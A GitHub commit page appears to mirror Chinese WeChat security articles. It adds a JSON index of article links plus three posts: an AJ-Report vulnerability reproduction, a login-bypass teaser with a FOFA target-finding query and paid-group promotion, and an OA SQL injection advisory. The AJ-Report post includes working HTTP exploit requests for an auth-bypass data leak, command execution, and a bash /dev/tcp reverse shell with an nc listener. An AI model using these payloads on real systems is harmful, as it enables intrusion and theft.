mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
【漏洞复现】某平台-Upload-login-bypass登录绕过漏洞、漏洞分析 | Apache SkyWalking SQL注入漏洞分析、一款卓越防护Web漏洞的神器、急需升级,D-Link 路由器漏洞被僵尸网络广泛用于 DDoS 攻击、【漏洞通告】某凌OA fsscCommonPortle 未授权SQL注入漏洞、AJ-Report 可视化大屏漏洞复现、警惕!2024年全球零日漏洞利用呈现七大趋势、轻量级,免费,百万POC、
This commit is contained in:
 test committed
1 parent
0fc6b846e0
commit
bd8ea35e65
9 files changed
+1039
-41
No files matched your search
@@ -2259,5 +2259,13 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA4NTY4MjAyMQ==&mid=2447899863&idx=1&sn=4edaf85372fe606cb8ded78b4f972a46": "警惕!新型 Mirai 僵尸网络来袭,利用未公开漏洞攻击 NVR 和路由器!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491933&idx=1&sn=b451fb7c26eff80fc80a791f35b0f699": "漏洞预警 | 灵当CRM任意文件上传和SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491933&idx=2&sn=9a6a334bae03fa826ec5f695d14eef82": "漏洞预警 | 泛微e-cology9 SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491933&idx=3&sn=762b8a222c97692a8e610f36963bbaff": "漏洞预警 | 用友NC-Cloud SQL注入漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491933&idx=3&sn=762b8a222c97692a8e610f36963bbaff": "漏洞预警 | 用友NC-Cloud SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNjYwODg3Ng==&mid=2247485835&idx=1&sn=a4006b0abf897b676ebfb3f3c77e395a": "【漏洞复现】某平台-Upload-login-bypass登录绕过漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485970&idx=1&sn=9b76a2caa9f387177dd7ead1489c5aad": "漏洞分析 | Apache SkyWalking SQL注入漏洞分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2NzY5MzI5Ng==&mid=2247504597&idx=1&sn=49f9f1550dbc1059ae35e9c00a5feacd": "一款卓越防护Web漏洞的神器",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3NTY0MjIwNg==&mid=2247485293&idx=1&sn=1138242da1a830b127c4b00f230940f8": "急需升级,D-Link 路由器漏洞被僵尸网络广泛用于 DDoS 攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA4NjMwMzI3Mg==&mid=2247500509&idx=1&sn=d879aed5a495860040dfb717434d7ee2": "【漏洞通告】某凌OA fsscCommonPortle 未授权SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxMzIwNTY1OA==&mid=2247510019&idx=1&sn=ef7658d9567ef58481a322510125580f": "AJ-Report 可视化大屏漏洞复现",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247538057&idx=2&sn=6fdb5d26fcbcf36bb8aef6816e78a238": "警惕!2024年全球零日漏洞利用呈现七大趋势",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNzY5MTg1Ng==&mid=2247485325&idx=1&sn=d766f23653897e9076fc8958bb75263c": "轻量级,免费,百万POC"
|
||||
}
|
||||
@@ -0,0 +1,105 @@
|
||||
# AJ-Report 可视化大屏漏洞复现
|
||||
kali笔记 2024-12-30 01:14
|
||||
|
||||
> AJ-Report是全开源的一个BI平台,酷炫大屏展示,能随时随地掌控业务动态,让每个决策都有数据支撑。多数据源支持,内置mysql、elasticsearch、kudu驱动,支持自定义数据集省去数据接口开发,目前已支持30+种大屏组件/图表,不会开发,照着设计稿也可以制作大屏。
|
||||
|
||||
|
||||
|
||||
# 部署相关
|
||||
|
||||
在之前的文字中写过,大家可以参考历史文章。
|
||||
- 《[AJ-Report 快速搭建可视化大屏 部署篇](https://mp.weixin.qq.com/s?__biz=MzkxMzIwNTY1OA==&mid=2247501930&idx=1&sn=8412f0d021263c687f54d5c0c54f6cf3&scene=21#wechat_redirect)
|
||||
》
|
||||
|
||||
- 《[可视化大屏AJ-Report 自定义组件](https://mp.weixin.qq.com/s?__biz=MzkxMzIwNTY1OA==&mid=2247502006&idx=1&sn=e8c8d3438dfaa3376ec0a8a5b0debc2a&scene=21#wechat_redirect)
|
||||
》
|
||||
|
||||
# 漏洞复现
|
||||
|
||||

部署完成后,访问ip:9095出现登录界面,如图!
|
||||
|
||||
|
||||
|
||||
01
|
||||
|
||||
SQL注入复现
|
||||
|
||||
**漏洞成因:**
|
||||
|
||||

在com.anji.plus.gaea.curd.controller.GaeaBaseController#pageList中,直接查询dataSource的信息,并将Dto信息直接返回,这可能导致信息泄露。
|
||||
|
||||

Dto中存在Collections集合,直接将配置信息返回,可能导致敏感信息(如数据库账号密码)泄露。通过构造特定的GET请求,可以利用此漏洞获取数据库账号密码。
|
||||
|
||||
**复现:**
|
||||
|
||||

我们先利用BURP抓包登录界面。
|
||||
|
||||
|
||||
|
||||
修改数据包格式如下:
|
||||
```
|
||||
GET /;swagger-ui/dataSource/pageList?showMoreSearch=false&pageNumber=1&pageSize=10 HTTP/1.1
|
||||
Host: x.x.x.x
|
||||
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
|
||||
Connection: close
|
||||
Accept-Encoding: gzip
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
或者直接访问urlhttp://ip:9050/;swagger-ui/dataSource/pageList?showMoreSearch=false&pageNumber=1&pageSize=10
|
||||
|
||||
|
||||
|
||||
02
|
||||
|
||||
命令执行
|
||||
构造POC如下```
|
||||
POST /dataSetParam/verification;swagger-ui/ HTTP/1.1
|
||||
Host: 192.168.123.12:9095
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Content-Type: application/json;charset=UTF-8
|
||||
Connection: close
|
||||
Content-Length: 349
|
||||
{"ParamName":"","paramDesc":"","paramType":"","sampleItem":"1","mandatory":true,"requiredFlag":1,"validationRules":"function verification(data){a = new java.lang.ProcessBuilder(\"ip\",\"a\").start().getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss+=line};return ss;}"}
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
得到了网卡信息
|
||||
|
||||
03
|
||||
|
||||
反弹Shell
|
||||
利用上述漏洞原理,我们可以反弹Shell
|
||||
注意:需要在同一局域网,不在同一网段,请做端口映射。在kali中执行命令
|
||||
```
|
||||
nc -lvnp 7777
|
||||
|
||||
```
|
||||
|
||||
**POC**
|
||||
```
|
||||
POST /dataSetParam/verification;swagger-ui/ HTTP/1.1
|
||||
Host: ip:9095
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Content-Type: application/json;charset=UTF-8
|
||||
Connection: close
|
||||
Content-Length: 406
|
||||
|
||||
{"ParamName":"","paramDesc":"","paramType":"","sampleItem":"1","mandatory":true,"requiredFlag":1,"validationRules":"function verification(data){a = new java.lang.ProcessBuilder(\"bash\",\"-c\",\"bash -i >& /dev/tcp/你的kaliIP/7777 0>&1\").start().getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss+=line};return ss;}"}
|
||||
|
||||
```
|
||||
|
||||
|
||||
**更多精彩文章 欢迎关注我们**
|
||||
|
||||
|
||||
@@ -0,0 +1,76 @@
|
||||
# 【漏洞复现】某平台-Upload-login-bypass登录绕过漏洞
|
||||
原创 南极熊 SCA御盾 2024-12-30 03:46
|
||||
|
||||
关注SCA御盾共筑网络安全
|
||||
|
||||
(文末见星球活动)
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**SCA御盾实验室的技术文章仅供参考,此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等(包括但不限于)进行检测或维护参考,未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失,均由使用者本人负责。本文所提供的工具仅用于学习,禁止用于其他!!!**
|
||||
|
||||
**为了甄别不法分子或可疑人员,本圈子不接收任何微信未实名认证的人员。进入圈子后,会进行二次甄别。杜绝一切的网络安全事件发生!!!**
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**FOFA语法**
|
||||
|
||||
|
||||

"HisModules/ErpAdmin/RoleMng/Js/selectDefaultRole.js"||body="var _FactoryData"
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
|
||||

**近期发布**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**poc详情付费见文末或发布在知识星球**
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**星球活动及星球福利**
|
||||
|
||||
**永久活动:**
|
||||
1、通过群里老人进入星球的新人,只需79元进入,老人也会得到15元现金奖励。加入方式与奖励方式皆通过私聊,不支持退款
|
||||
|
||||
2、星球开通分享有赏功能,通过老人分享的星球进入的新人,老人返现16元左右,新人返现10元左右
|
||||
|
||||
3、通过私聊进入星球的,只需90元,但不支持退款
|
||||
|
||||
|
||||
三、星球福利
|
||||
|
||||
1、工作日推送1day或0day、漏洞集合与技术文,期间不定期推送实用工具或脚本(大型节假日请假)
|
||||
|
||||
2、补天半自动化交洞脚本已推出,价格10-50元视服务而定
|
||||
|
||||
4、fofaweb(会员key包的web,可直接在线使用。不分享会员key)
|
||||
|
||||
5、hunter充值8折优惠
|
||||
|
||||
|
||||
6、帮忙代导出hunter全量资产,具体进入星球后联系星主咨询
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,108 @@
|
||||
# 【漏洞通告】某凌OA fsscCommonPortle 未授权SQL注入漏洞
|
||||
原创 常行安服团队 常行科技 2024-12-30 01:38
|
||||
|
||||
|
||||
|
||||
某凌生态OA基于21年数字化办公经验,以微服务基座和低代码平台为核心,实现多云多端、全程在线、生态协同。该系统涵盖生态化、数字化、平台化、智能化四大特性,支持生态组织、生态协同,如生态化采购、客户、招聘、伙伴、访客和项目管理,以及数字化工作门户、流程、行政、合同、人事、财务和知识管理。
|
||||
|
||||
|
||||
|
||||
|
||||
<table><tbody style="outline: 0px;visibility: visible;"><tr style="outline: 0px;visibility: visible;"><td colspan="4" height="27" align="center" valign="middle" style="outline: 0px;word-break: break-all;hyphens: auto;background: rgb(70, 118, 217);visibility: visible;"><p style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 14px;color: rgb(255, 255, 255);visibility: visible;">漏洞概述</span><span style="outline: 0px;font-size: 16px;color: white;font-family: 宋体;visibility: visible;"></span></p></td></tr><tr style="outline: 0px;visibility: visible;"><td style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;" width="76.33333333333333"><p style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">漏洞名称</span></strong></p></td><td colspan="3" style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;text-align: left;width: 578px;font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;text-wrap: wrap;background-color: rgb(255, 255, 255);" width="461.3333333333333"><span style="color: rgb(0, 0, 0);font-size: 13px;letter-spacing: 1px;text-decoration: none solid rgb(0, 0, 0);">某凌OA fsscCommonPortle 未授权SQL注入漏洞</span><span style="color: rgb(0, 0, 0);font-size: 13px;letter-spacing: 1px;text-decoration: none solid rgb(0, 0, 0);"></span></td></tr><tr style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><td style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;" width="109.33333333333333"><p style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">公开时间</span></strong></p></td><td style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;" width="164.33333333333334"><p style="outline: 0px;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;line-height: 16px;visibility: visible;"><span style="color: black;font-size: 13px;letter-spacing: 1px;">2024-11-4</span></p></td><td style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;" width="102.33333333333333"><p style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">影响量级</span></strong></p></td><td style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;" width="155.33333333333334"><p style="outline: 0px;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;line-height: 16px;visibility: visible;"><span style="outline: 0px;color: black;font-size: 13px;letter-spacing: 1px;text-decoration-style: solid;text-decoration-color: rgb(0, 0, 0);visibility: visible;">十万级</span></p></td></tr><tr style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><td style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;" width="78"><p style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;">风险评级</span></strong></p></td><td style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-aLine truncated
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
Vulnerability Details
|
||||
|
||||
|
||||
|
||||
**0x00**
|
||||
|
||||
- **漏洞描述**
|
||||
|
||||
|
||||


近日,互联网披露某凌OA系统fsscCommonPortle接口存在SQL注入漏洞的情报,
|
||||
在其getICareByFdId方法中存在注入漏洞。
|
||||
|
||||
|
||||
|
||||
**受影响范围**
|
||||
|
||||
|
||||
Affected Version
|
||||
|
||||
|
||||
|
||||
**0x01**
|
||||
|
||||
某凌EKP V16
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
Solutions
|
||||
|
||||
|
||||
|
||||
**0x02**
|
||||
|
||||
|
||||
|
||||
- **解决方案**
|
||||
|
||||
目前官方已发布漏洞修复版本,建议用户升级到安全版本。
|
||||
|
||||
|
||||
**漏洞复现/验证**
|
||||
|
||||
|
||||
Reproduction
|
||||
|
||||
|
||||
|
||||
**0x03**
|
||||
|
||||
使用POC测试是否存在此漏洞
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

使用EXP注出admin用户的密码
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**the end**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
常行科技是一家专注于**网络安全解决方案和运营服务**
|
||||
的“专精特新”企业,粤港澳专精特新标杆企业 TOP100,国家级高新技术企业,国家级科技型中小企业,广东省创新型中小企业,立志深耕于网络安全服务领域,是网络安全运营服务**PTM理论**
|
||||
的首创者。
|
||||
|
||||
自建网络安全攻防实验室“**大圣·攻防实验室(DS-Lab)**”,专注于最新的网络攻防技术研究、安全人才培养、客户环境模拟、安全产品研发、应急演练模拟、安全技术培训等。与鹏城实验室深入合作,共建**鹏城靶场常行科技分靶场**。大圣·攻防实验室“行者战队”近年来多次参加国内外的实战攻防演练及比赛,并取得优秀战果。
|
||||
|
||||
常行科技**三大服务体系、六大场景化解决方案**多维度为客户提供最适合自身需求的高性价比网络安全解决方案,**低成本、高质量**地帮助客户解决网络和数据安全相关问题。
|
||||
|
||||
|
||||
**有常行,更安全**
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
常为而不置
|
||||
|
||||
